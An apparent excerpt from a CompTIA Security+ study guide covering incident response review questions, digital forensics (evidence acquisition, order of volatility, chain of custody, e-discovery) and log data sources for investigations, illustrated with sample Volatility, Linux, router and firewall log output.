

The Hunt dashboards in Security Onion can help to determine whether a given alert affects a single system only (as here), or whether it is more widespread across the network. (Screenshot courtesy of Security Onion securityonion.net.)

Review Activity:

Incident Response

Answer the following questions:

1. **What are the seven processes in the CompTIA incident response lifecycle?**

2. **True or false? The "first responder" is whoever first reports an incident to the CIRT.**

3. **True or false? It is important to publish all security alerts to all members of staff.**

4. **You are providing security consultancy to assist a company with improving incident response procedures. The business manager wants to know why an out-of-band contact mechanism for responders is necessary. What do you say?**

5. **Your consultancy includes a training segment. What type of incident response exercise will best represent a practical incident handling scenario?**

Topic 12B

Digital Forensics

EXAM OBJECTIVES COVERED

4.8 Explain appropriate incident response activities.

Digital forensic analysis involves examining evidence gathered from computer systems and networks to uncover relevant information, such as deleted files, timestamps, user activity, and unauthorized traffic. There are many processes and tools for acquiring different kinds of digital evidence from computer hosts and networks. These processes must demonstrate exactly how the evidence was acquired and that it is a true copy of the system state at the time of the event. Documentation is critical to collecting, preserving, and presenting valid digital proofs. Mistakes or gaps in the record of the process can lead to the evidence being dismissed. While you may not be responsible for leading evidence acquisition, you should be familiar with the processes and tools used, so that you can provide assistance as required.

Due Process and Legal Hold

Digital **forensics** is the practice of collecting evidence from computer systems to a standard that will be accepted in a court of law. Forensics investigations are most likely to be launched to prosecute crimes arising from insider threats, notably fraud or misuse of equipment. Prosecuting external threat sources is often difficult, as the threat actor may well be in a different country or have taken effective steps to disguise their location and identity. Such prosecutions are normally initiated by law enforcement agencies, where the threat is directed against military or governmental agencies or is linked to organized crime.

Like DNA or fingerprints, digital evidence is latent. Latent means that the evidence cannot be seen with the naked eye; rather, it must be interpreted using a machine or process. This means that formal steps must be taken to ensure the admissibility of digital evidence. As well as the physical evidence (a hard drive, for instance), digital forensics requires documentation showing how the evidence was collected and analyzed without tampering or bias.

Due process is a term used in US and UK common law to require that people only be convicted of crimes following the fair application of the laws of the land. More generally, due process can be understood to mean having a set of procedural safeguards to ensure fairness. This principle is central to forensic investigation. If a forensic investigation is launched (or if one is a possibility), it is important that technicians and managers are aware of the processes that the investigation will use. It is vital that they are able to assist the investigator and that they not do anything to compromise the investigation. In a trial, defense counsel will try to exploit any uncertainty or mistake regarding the integrity of evidence or the process of collecting it.

Legal hold refers to the fact that information that may be relevant to a court case must be preserved. Information subject to legal hold might be defined by regulators or industry best practice, or there may be a litigation notice from law enforcement or lawyers pursuing a civil action. This means that computer systems may be taken as evidence, with all the obvious disruption to a network that entails. A company subject to legal hold will usually have to suspend any routine deletion/destruction of electronic or paper records and logs.

Acquisition

Acquisition is the process of obtaining a forensically clean copy of data from a device siezed as evidence. If the computer system or device is not owned by the organization, there is the question of whether search or seizure is legally valid. This impacts bring-your-own-device (BYOD) policies. For example, if an employee is accused of fraud, you must verify that the employee's equipment and data can be legally seized and searched. Any mistake may make evidence gained from the search inadmissible.

Data acquisition is also complicated by the fact that it is more difficult to capture evidence from a digital crime scene than it is from a physical one. Some evidence will be lost if the computer system is powered off; on the other hand, some evidence may be unobtainable until the system is powered off. Additionally, evidence may be lost depending on whether the system is shut down or "frozen" by suddenly disconnecting the power.

Acquisition usually proceeds by using a tool to make an image from the data held on the target device. An image can be acquired from either volatile or nonvolatile storage. The general principle is to capture evidence in the **order of volatility**, from more volatile to less volatile. The ISOC best practice guide to evidence collection and archiving, published as tools.ietf.org/html/rfc3227, sets out the general order as follows:

1. CPU registers and cache memory (including cache on disk controllers, graphics cards, and so on).
2. Contents of nonpersistent system memory (RAM), including routing table, ARP cache, process table, kernel statistics.
3. Data on persistent mass storage devices (HDDs, SSDs, and flash memory devices):
   - Partition and file system blocks, slack space, and free space.
   - System memory caches, such as swap space/virtual memory and hibernation files.
   - Temporary file caches, such as the browser cache.
   - User, application, and OS files and directories.
4. Remote logging and monitoring data.
5. Physical configuration and network topology.
6. Archival media and printed documents.

The Windows registry is mostly stored on disk, but there are keys—notably HKLM\HARDWARE—that only ever exist in memory. The contents of the registry can be analyzed via a memory dump.

System Memory Acquisition

System memory is volatile data held in Random Access Memory (RAM) modules. Volatile means that the data is lost when power is removed. A system memory **dump** creates an image file that can be analyzed to identify the processes that are running, the contents of temporary file systems, registry data, network connections, cryptographic keys, and more. It can also be a means of accessing data that is encrypted when stored on a mass storage device.

```
c:\Users\James\Downloads>volatility_2.6_win64_standalone.exe -f c:\dumps\memory.dmp --profile=Win7SP1x64_23418 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ----
0xfffffa83020a7040 System                    4      0    106      632 ------      0 2020-01-09 21:20:03 UTC+0000
0xfffffa8303d6d1d0 smss.exe                308      4      2       29 ------      0 2020-01-09 21:20:03 UTC+0000
0xfffffa83035f26a0 csrss.exe               396    388      8      370      0      0 2020-01-09 21:20:05 UTC+0000
0xfffffa83034fe060 wininit.exe             432    388      3       75      0      0 2020-01-09 21:20:05 UTC+0000
0xfffffa83036295e0 csrss.exe               444    424      8      293      1      0 2020-01-09 21:20:05 UTC+0000
0xfffffa8303716b30 winlogon.exe            492    424      3      109      1      0 2020-01-09 21:20:05 UTC+0000
0xfffffa83035fab30 services.exe            528    432     10      276      0      0 2020-01-09 21:20:05 UTC+0000
0xfffffa8303732b30 lsass.exe               536    432      8      636      0      0 2020-01-09 21:20:05 UTC+0000
0xfffffa830373db30 lsm.exe                 544    432     10      142      0      0 2020-01-09 21:20:05 UTC+0000
0xfffffa83037436a0 svchost.exe             652    528     10      349      0      0 2020-01-09 21:20:05 UTC+0000
0xfffffa83037e66a0 svchost.exe             716    528      7      235      0      0 2020-01-09 21:20:05 UTC+0000
0xfffffa83036566a0 svchost.exe             772    528     18      445      0      0 2020-01-09 21:20:05 UTC+0000
0xfffffa83038bb060 svchost.exe             892    528     18      417      0      0 2020-01-09 21:20:06 UTC+0000
0xfffffa83038fcb30 svchost.exe             936    528     32      940      0      0 2020-01-09 21:20:06 UTC+0000
0xfffffa830393c060 svchost.exe             324    528     17      385      0      0 2020-01-09 21:20:06 UTC+0000
0xfffffa8303960060 svchost.exe             744    528     15      379      0      0 2020-01-09 21:20:06 UTC+0000
0xfffffa83039b7060 spoolsv.exe            1060    528     12      271      0      0 2020-01-09 21:20:06 UTC+0000
0xfffffa83039dd060 svchost.exe            1096    528     19      316      0      0 2020-01-09 21:20:06 UTC+0000
0xfffffa8303a58960 vmicsvc.exe            1192    528      5      126      0      0 2020-01-09 21:20:06 UTC+0000
0xfffffa8303a70b30 vmicsvc.exe            1216    528      7      217      0      0 2020-01-09 21:20:06 UTC+0000
0xfffffa8303a8c060 vmicsvc.exe            1264    528      4       78      0      0 2020-01-09 21:20:06 UTC+0000
0xfffffa8303accb30 vmicsvc.exe            1296    528      5       92      0      0 2020-01-09 21:20:06 UTC+0000
0xfffffa8303b32920 vmicsvc.exe            1340    528      3       82      0      0 2020-01-09 21:20:07 UTC+0000
0xfffffa8302ab3210 svchost.exe            1436    528     10      179      0      0 2020-01-09 21:20:07 UTC+0000
0xfffffa8303bcf800 svchost.exe            1528    528      3       43      0      0 2020-01-09 21:20:08 UTC+0000
0xfffffa8303c963a0 svchost.exe            1816    528      5       99      0      0 2020-01-09 21:20:08 UTC+0000
0xfffffa8303ac5b30 svchost.exe            1976    528     14      323      0      0 2020-01-09 21:20:10 UTC+0000
0xfffffa8303155b30 taskhost.exe           1964    528      9      157      1      0 2020-01-09 21:20:14 UTC+0000
0xfffffa83031c3830 sppsvc.exe             2072    528      7      158      0      0 2020-01-09 21:20:14 UTC+0000
0xfffffa8303262060 dwm.exe                2352    892      3       70      1      0 2020-01-09 21:20:18 UTC+0000
0xfffffa8303238060 explorer.exe           2376   2344     24      784      1      0 2020-01-09 21:20:18 UTC+0000
0xfffffa83033a2b30 jusched.exe            2520   2456      8      233      1      1 2020-01-09 21:20:18 UTC+0000
0xfffffa8303ba0b30 SearchIndexer.         2568    528     11      656      0      0 2020-01-09 21:20:24 UTC+0000
0xfffffa830326a060 procexp64.exe          2900   2376      8      382      1      0 2020-01-09 21:20:45 UTC+0000
0xfffffa83036406a0 WmiPrvSE.exe           3024    652      7      118      0      0 2020-01-09 21:20:51 UTC+0000
0xfffffa8303703190 Tcpview.exe             916   2376      6      139      1      1 2020-01-09 21:21:27 UTC+0000
0xfffffa8302839b30 salter.exe             1808   2376      6      134      1      1 2020-01-09 21:23:49 UTC+0000
0xfffffa8303818230 WMIADAP.exe             380    936      5       85      0      0 2020-01-09 21:24:08 UTC+0000
```

Viewing the process list in a memory dump using the Volatility framework. (Screenshot Volatility framework volatilityfoundation.org.)

A specialist hardware or software tool can capture the contents of memory while the host is running. Unfortunately, this type of tool needs to be preinstalled as it requires a kernel mode driver to dump any data of interest. Various commercial tools are available to perform system memory acquistion on Windows. On Linux, the Volatility framework includes a tool to install a kernel driver.

Disk Image Acquisition

Disk image acquisition refers to acquiring data from nonvolatile storage. Nonvolatile storage includes hard disk drives (HDDs), solid state drives (SSDs), firmware, other types of flash memory (USB thumb drives and memory cards), and optical media (CD, DVD, and Blu-ray). This can also be referred to as device acquisition, meaning the SSD storage in a smartphone or media player. Disk acquisition will also capture the OS installation if the boot volume is included.

There are three device states for persistent storage acquisition:

- **Live acquisition**—this means copying the data while the host is still running. This may capture more evidence or more data for analysis and reduce the impact on overall services, but the data on the actual disks will have changed, so this method may not produce legally acceptable evidence. It may also alert the threat actor and allow time for them to perform anti-forensics.
- **Static acquisition by shutting down the host**—this runs the risk that the malware will detect the shutdown process and perform anti-forensics to try to remove traces of itself.
- **Static acquisition by pulling the plug**—this means disconnecting the power at the wall socket (not the hardware power-off button). This is most likely to preserve the storage devices in a forensically clean state, but there is the risk of corrupting data.

Given sufficient time at the scene, an investigator might decide to perform both a live and static acquisition. Whichever method is used, it is imperative to document the steps taken and supply a timeline and video-recorded evidence of actions taken to acquire the evidence.

There are many GUI imaging utilities, including those packaged with forensic suites. If no specialist tool is available, on a Linux host, the **dd command** makes a copy of an input file (`if=`) to an output file (`of=`). In the following, `sda` is the fixed drive:

```
dd if=/dev/sda of=/mnt/usbstick/backup.img
```

A more recent fork of dd is `dcfldd`, which provides additional features like multiple output files and exact match verification.



Using dcfldd (a version of dd with additional forensics functionality created by the DoD) and generating a hash of the source-disk data (sda).

Preservation

It is vital that the evidence collected at the crime scene conform to a valid **timeline**. Digital information is susceptible to tampering, so access to the evidence must be tightly controlled. Video recording the whole process of evidence acquisition establishes the **provenance** of the evidence as deriving directly from the crime scene.

To obtain a forensically sound image from nonvolatile storage, the capture tool must not alter data or metadata (properties) on the source disk or file system. Data acquisition would normally proceed by attaching the target device to a forensics workstation or field capture device equipped with a write blocker. A **write blocker** prevents any data on the disk or volume from being changed by filtering write commands at the driver and OS level.

Evidence Integrity and Non-Repudiation

Once the target disk has been safely attached to the forensics workstation, data acquisition proceeds as follows:

1. A cryptographic hash of the disk media is made, using either the MD5 or SHA hashing function.
2. A bit-by-bit copy of the media is made using an imaging utility.
3. A second hash is then made of the image, which should match the original hash of the media.
4. A copy is made of the reference image, validated again by the checksum. Analysis is performed on the copy.

This proof of integrity ensures non-repudiation. If the provenance of the evidence is certain, the threat actor identified by analysis of the evidence cannot deny their actions. The hashes prove that no modification has been made to the image.

Chain of Custody

The host devices and media taken from the crime scene should be labeled, bagged, and sealed, using tamper-evident bags. It is also appropriate to ensure that the bags have antistatic shielding to reduce the possibility that data will be damaged or corrupted on the electronic media by electrostatic discharge (ESD). Each piece of evidence should be documented by a chain of custody form. **Chain of custody** documentation records where, when, and who collected the evidence, who subsequently handled it, and where it was stored. This establishes the integrity and proper handling of evidence. When security breaches go to trial, the chain of custody protects an organization against accusations that evidence has either been tampered with or is different than it was when it was collected. Every person in the chain who handles evidence must log the methods and tools they used.

The evidence should be stored in a secure facility; this not only means access control, but also environmental control, so that the electronic systems are not damaged by condensation, ESD, fire, and other hazards.

Reporting

Digital forensics **reporting** summarizes the significant contents of the digital data and the conclusions from the investigator's analysis. It is important to note that strong ethical principles must guide forensics analysis:

- Analysis must be performed without bias. Conclusions and opinions should be formed only from the direct evidence under analysis.
- Analysis methods must be repeatable by third parties with access to the same evidence.
- Ideally, the evidence must not be changed or manipulated. If a device used as evidence must be manipulated to facilitate analysis (disabling the lock feature of a mobile phone or preventing a remote wipe, for example), the reasons for doing so must be sound and the process of doing so must be recorded.

Defense counsel may try to use any deviation of good ethical and professional behavior to have the forensics investigator's findings dismissed.

A forensic examination of a device that contains electronically stored information (ESI) entails a search of the whole drive, including both allocated and unallocated sectors, for instance. **E-discovery** is a means of filtering the relevant evidence produced from all the data gathered by a forensic examination and storing it in a database in a format such that it can be used as evidence in a trial. E-discovery software tools have been produced to assist this process. Some of the functions of e-discovery suites are as follows:

- **Identify and de-duplicate files and metadata**—many files on a computer system are "standard" installed files or copies of the same file. E-discovery filters these types of files, reducing the volume of data that must be analyzed.
- **Search**—allow investigators to locate files of interest to the case. As well as keyword search, software might support semantic search. Semantic search matches keywords if they correspond to a particular context.
- **Tags**—apply standardized keywords or labels to files and metadata to help organize the evidence. Tags might be used to indicate relevancy to the case or part of the case or to show confidentiality, for instance.
- **Security**—at all points, evidence must be shown to have been stored, transmitted, and analyzed without tampering.
- **Disclosure**—an important part of trial procedure is that the same evidence be made available to both plaintiff and defendant. E-discovery can fulfill this requirement. Recent court cases have required parties to a court case to provide searchable ESI rather than paper records.

Review Activity:

Digital Forensics

Answer the following questions:

1. **What is the significance of the fact that digital evidence is latent?**

2. **You've fulfilled your role in the forensic process, and now you plan on handing the evidence over to an analysis team. What important process should you observe during this transition, and why?**

3. **True or false? To ensure evidence integrity, you must make a hash of the media before making an image.**

4. **You must recover the contents of the ARP cache as vital evidence of an on-path attack. Should you shut down the PC and image the hard drive to preserve it?**

Topic 12C

Data Sources

EXAM OBJECTIVES COVERED

4.9 Given a scenario, use data sources to support an investigation.

Networks, hosts, and applications produce a very large amount of data via different mechanisms. Identifying all these data sources and then scanning them for threat indicators is a significant challenge for all types of organizations. As a security professional, you must be able to identify and utilize appropriate data sources to perform incident response as efficiently as possible.

Data Sources, Dashboards, and Reports

In the context of an incident response case or digital forensics investigation, a data source is something that can be subjected to analysis to discover indicators. These investigations use diverse data sources:

- System memory and media device file system data and metadata.
- Log files generated by network appliances (switches, routers, and firewalls/ UTMs).
- Network traffic captured by sensors and/or any alertable or loggable conditions raised by intrusion detection systems.
- Log files and alerts generated by network-based vulnerability scanners.
- Log files generated by the OS components of client and server host computers.
- Log files generated by applications and services running on hosts.
- Log files and alerts generated by endpoint security software installed on hosts. This can include host-based intrusion detection, vulnerability scanning, antivirus, and firewall security software.

The sheer diversity and size of data sources is a significant problem for investigations. Organizations use security information and event management (SIEM) tools to aggregate and correlate multiple data sources. This can be used as a single source for agent dashboards and automated reports.

Issues posed by dealing with large amounts of data are often described as the "V's." They include volume, velocity, variety, veracity, and value.

Dashboards

An event **dashboard** provides a console to work from for day-to-day incident response. It provides a summary of information drawn from the underlying data sources to support some work task. Separate dashboards can be created

to suit many different purposes. An incident handler's dashboard will contain uncategorized events that have been assigned to their account, plus **visualizations** (graphs and tables) showing key status metrics. A manager's dashboard would show overall status indicators, such as number of unclassified events for all event handlers.

Default dashboardconsole in Security Onion, providing an overview of volumes and types of detection events. (Screenshot courtesy of Security Onion securityonion.net.)

Automated Reports

A SIEM can be used for two types of reporting:

- Alerts and alarms detect the presence of threat indicators in the data and can be used to start incident cases. Day-to-day management of alert reporting forms a large part of an analyst's workload.
- Status reports communicate data about the level of threat or number of incidents being raised and the effectiveness of security controls and response procedures. This type of reporting can be used to inform management decisions. It might also be required for compliance reporting.

A SIEM will ship with a number of preconfigured dashboards and reports, but it will also make tools available for creating custom reports. It is critical to tailor the information presented in a dashboard or report to meet the needs and goals of its intended audience. If the report simply contains an overwhelming amount of information or irrelevant information, it will not be possible to quickly identify remediation actions.

Log Data

Log data is a critical resource for investigating security incidents. As well as the log format, you must also consider the range of sources for log files, and know how to determine what type of log file will best support any given investigation scenario.

Event data is generated by processes running on network appliances and general computing hosts. The process typically writes its event data to a specific log file or database. Each event is comprised of message data and **metadata**:

- Event message data is the specific notification or alert raised by the process, such as “Login failure” or “Firewall rule dropped traffic.”
- Event metadata is the source and time of the event. The source might include a host or network address, a process name, and categorization/priority fields.

Accurate logging requires each host to be synchronized to the same date and time value and format. Ideally, each host should also be configured to use the same time zone, or to use a "neutral" zone, such as universal coordinated time (UTC).

Windows hosts and applications can use **Event Viewer** format logging. Each event has a header reporting the source, level, user, timestamp, category, keywords, and host name.

Syslog provides an open format, protocol, and server software for logging event messages. It is used by a very wide range of host types. For example, syslog messages can be generated by switches, routers, and firewalls, as well as UNIX or Linux servers and workstations.

A syslog message comprises a PRI code, a header, and a message part:

- The PRI code is calculated from the facility and a severity level.
- The header contains a timestamp, host name, app name, process ID, and message ID fields.
- The message part contains a tag showing the source process plus content. The format of the content is application dependent. It might use space- or comma-delimited fields or name/value pairs.

Log data can be kept and analyzed on each host individually, but most organizations require better visibility into data sources and host monitoring. SIEM software can offer a “single pane of glass” view of all network hosts and appliances by collecting and aggregating logs from multiple sources. Logs can be collected via an agent running on each host, or by using syslog (or similar) to forward event data.

Host Operating System Logs

An operating system (OS) keeps a variety of **logs** to record events as users and software interact with the system. Different log files represent different aspects of system functionality. These files are intended to hold events of the same general nature. Some files hold events from different process sources; others are utilized by a single source only.

Operating system-specific **security logs** record audit events. Audit events are usually classed either as success/accept or fail/deny.

- Authentication events record when users try to sign in and out. An event is also likely to be generated when a user tries to obtain special or administrative privileges.
- File system events record whether use of permissions to read or modify a file was allowed or denied. As this would generate a huge amount of data if enabled for all file system objects by default, file system auditing usually needs to be explicitly configured.

Windows Logs

The three main Windows event log files are the following:

- Application—events generated by application processes, such as when there is a crash, or when an app is installed or removed.
- Security—audit events, such as a failed login or access to a file being denied.
- System—events generated by the operating system's kernel processes and services, such as when a service or driver cannot start, when a service's startup type is changed, or when the computer shuts down.

Linux Logs

Linux logging can be implemented differently for each distribution. Some distibutions use syslog to direct messages relating to a particular subsystem to a flat text file. Other distributions use Journald as a unified logging system with a binary, rather than plaintext, file format. Journald messages are read using the `journalctl` command, but it can be configured to export some messages to text files via syslog.

Some of the principal log files are as follows:

- `/var/log/messages` or `/var/log/syslog` stores all events generated by the system. Some of these are copied to individual log files.
- `/var/log/auth.log` (Debian/Ubuntu) or `/var/log/secure` (RedHat/CentOS/Fedora) records login attempts, use of sudo privileges, and other authentication and authorization data. Additionally, the `faillog` specifically tracks failed login events. Some distros use `wtmp`, `utmp`, and `btmp` files for use with commands such as `w`, `who`, and `last` to identify sessions and failed logins.
- The package manager log (`apt`, `yum`, or `dnf`, depending on the distro) stores information about what software has been installed and updated.

```
00:01:57 lamp sshd[453]: Server listening on 0.0.0.0 port 22.
00:01:57 lamp sshd[453]: Server listening on :: port 22.
00:17:01 lamp CRON[744]: pam_unix(cron:session): session opened for user root(uid=0) by (ui
00:17:01 lamp CRON[744]: pam_unix(cron:session): session closed for user root
00:26:47 lamp login[415]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0
00:26:51 lamp login[415]: FAILED LOGIN (1) on '/dev/ttyl' FOR 'root', Authentication failur
00:26:59 lamp login[415]: FAILED LOGIN (2) on '/dev/ttyl' FOR 'root', Authentication failur
00:27:05 lamp login[415]: FAILED LOGIN (3) on '/dev/ttyl' FOR 'root', Authentication failur
00:27:11 lamp login[415]: pam_unix(login:session): session opened for user lamp(uid=1000) b
00:27:11 lamp systemd-logind[396]: New session 3 of user lamp.
00:27:11 lamp systemd: pam_unix(systemd-user:session): session opened for user lamp(uid=100
00:29:26 lamp sudo:     lamp : TTY=ttyl ; PWD=/home/lamp ; USER=root ; COMMAND=/usr/bin/cat
00:29:26 lamp sudo: pam_unix(sudo:session): session opened for user root(uid=0) by lamp(uid
```

Linux authentication log showing SSH remote access is enabled, failed authentication attempts for root user, and successful login for lamp user.

macOS Logs

macOS uses a unified logging system, which can be accessed via the graphical Console app, or the `log` command. The log command can be used with filters to review security-related events, such as login (com.apple.login), app installs (com.apple.install), and system policy violations (com.apple.syspolicy.exec).

Application and Endpoint Logs

As well as events recorded by the operating system, hosts are also likely to generate **application logs**, including logs from host-based security software.

Application Logs

An application log file is simply one that is managed by an application rather than the OS. The application may use Event Viewer or syslog to write event data using a standard format, or it might write log files to its own application directories in whatever format the developer has selected.

In Windows Event Viewer, there is a specific application log, which can be written to by any authenticated account. There are also separate custom application and service logs, which are managed by specific processes. The app developer chooses which log to use, or whether to implement a logging system without using Event Viewer. Check the product documentation to find out where events for a particular software app are logged.

Endpoint Logs

An **endpoint log** is likely to refer to events monitored by security software running on the host, rather than by the OS itself. This can include host-based firewalls and intrusion detection, vulnerability scanners, and antivirus/antimalware protection suites. Suites that integrate these functions into a single product are often referred to as an endpoint protection platform (EPP), enhanced detection and response (EDR), or extended detection and response (XDR). These security tools can be directly integrated with a SIEM using agent-based software.

Summarizing events from endpoint protection logs can show overall threat levels, such as amount of malware detected, number of host intrusion detection events, and numbers of hosts with missing patches. Close analysis of detection events can assist with attributing intrusion events to a specific actor, and developing threat intelligence of tactics, techniques, and procedures.



Windows Defender logging detection and quarantine of malware to Event Viewer. (Screenshot used with permission from Microsoft.)

Vulnerability Scans

While there is usually a summary report, a vulnerability scanner can be configured to log each vulnerability detected to a SIEM. Vulnerabilities can include missing patches and noncompliance with a baseline security configuration. The SIEM will be able to retrieve a list of these logs for each host. Depending on the date of the last scan, it may be difficult to identify from the log data which have been remediated, but in general terms this will provide useful information about whether a host is properly configured.

Network Data Sources

Network appliances generate their own system and security/audit logs, but there are other sources of network security data that can be useful for an investigation.

Network Logs

Network logs are generated by appliances such as routers, firewalls, switches, and access points. Log files will record the operation and status of the appliance itself—the system log for the appliance—plus traffic and access logs recording network behavior. For example, network applicance access logs might reveal the following types of threat:

- A switch log might reveal an endpoint trying to use multiple MAC addresses to perpetrate an on-path attack.
- A firewall log might identify scanning activity on a blocked port.
- An access point log could record disassocation events that indicate a threat actor trying to attack the wireless network.

```
May  5 05:05:15 kernel: klogd started: BusyBox v1.24.1 (2023-05-06 13:28:52 CST)
May  5 05:05:27 pppd[1754]: Connected to c6:09:b7:f2:ac:8b via interface eth0
May  5 05:05:27 pppd[1754]: Connect: ppp0 <--> eth0
May  5 05:05:28 pppd[1754]: CHAP authentication succeeded
May  5 05:05:28 pppd[1754]: local  IP address 203.0.113.1
May  5 05:05:28 pppd[1754]: remote IP address 198.51.100.137
May  5 05:05:28 pppd[1754]: primary   DNS address 203.0.113.254
May  5 05:05:31 WAN Connection: WAN was restored.
May  5 05:05:31 ntp: start NTP update
Aug  2 09:38:46 rc_service: ntp 1945:notify_rc restart
Aug  2 09:40:33 WATCHDOG: [FAUPGRADE][auto_firmware_check:(7781)]periodic_check
Aug  2 10:13:23 wlceventd: Deauth_ind 00:15:5D:60:AA:0B, status: 0, reason: Previous authentication no longer valid (2), rssi:-75
Aug  2 10:13:23 wlceventd: Deauth_ind 00:15:5D:60:AA:0B, status: 0, reason: Previous authentication no longer valid (2), rssi:-75
Aug  2 10:13:46 wlceventd: Auth 00:15:5D:60:AA:0B, status: Successful (0), rssi:0
Aug  2 10:13:46 wlceventd: Assoc 00:15:5D:60:AA:0B, status: Successful (0), rssi:-73
```

Excerpts from a typical SOHO router log as it restarts. The events show the router re-establishing an Internet/WAN connection, updating the system date and time using Network Time Protocol (NTP), running a firmware update check, and connecting a wireless client. The client is not initially authenticated, probably as the user was entering the wrong passphrase.

Firewall Logs

Any firewall rule can be configured to generate an event whenever it is triggered. As with most types of security data, this can quickly generate on overwhelming number of events. It is also possible to configure log-only rules. Typically, **firewall logging** will be used when testing a new rule or only enabled for high-impact rules.

A firewall audit event will record a date/timestamp, the interface on which the rule was triggered, whether the rule matched incoming/ingress or outgoing/egress traffic, and whether the packet was accepted or dropped. The event data will also record packet information, such as source and destination address and port numbers. This information can support investigation of host compromise.

For example, say that a host-based IDS reports that a malicious process on a local server is attempting to connect to a particular port on an Internet host. The firewall log could confirm whether the connection was allowed or denied, and identify which rule potentially needs adjusting.

```
T09:21:38-05    Info    hn1,pass,in,59897,0,DF,6,tcp,52,10.1.24.101,172.16.0.201,11545,22,0,S
T09:21:04-05    Info    hn0,block,in,46700,0,DF,6,tcp,60,203.0.113.66,172.16.0.201,41250,22,0
T09:20:40-05    Info    hn0,pass,in,6808,0,DF,6,tcp,60,203.0.113.66,172.16.0.201,49992,80,0,S
T09:20:40-05    Info    hn0,pass,in,52605,0,DF,6,tcp,60,203.0.113.66,172.16.0.201,49988,80,0,
T09:20:40-05    Info    hn0,pass,in,55459,0,DF,6,tcp,60,203.0.113.66,172.16.0.201,49978,80,0,
T09:20:40-05    Info    hn0,pass,in,62368,0,DF,6,tcp,60,203.0.113.66,172.16.0.201,49962,80,0,
T09:20:40-05    Info    hn0,pass,in,37408,0,DF,6,tcp,60,203.0.113.66,172.16.0.201,49954,80,0,
```

Firewall log showing what pass and block rules have been triggered, with source and destination ports and IP addresses

As the log action is configured per-rule, it is possible that a single packet will trigger multiple events.

IPS/IDS Logs

An IPS/IDS log is an event when a traffic pattern is matched to a rule. As this can generate a very high volume of events, it might be appropriate to only log high sensitivity/impact rules. As with firewall logging, a single packet might trigger multiple rules.

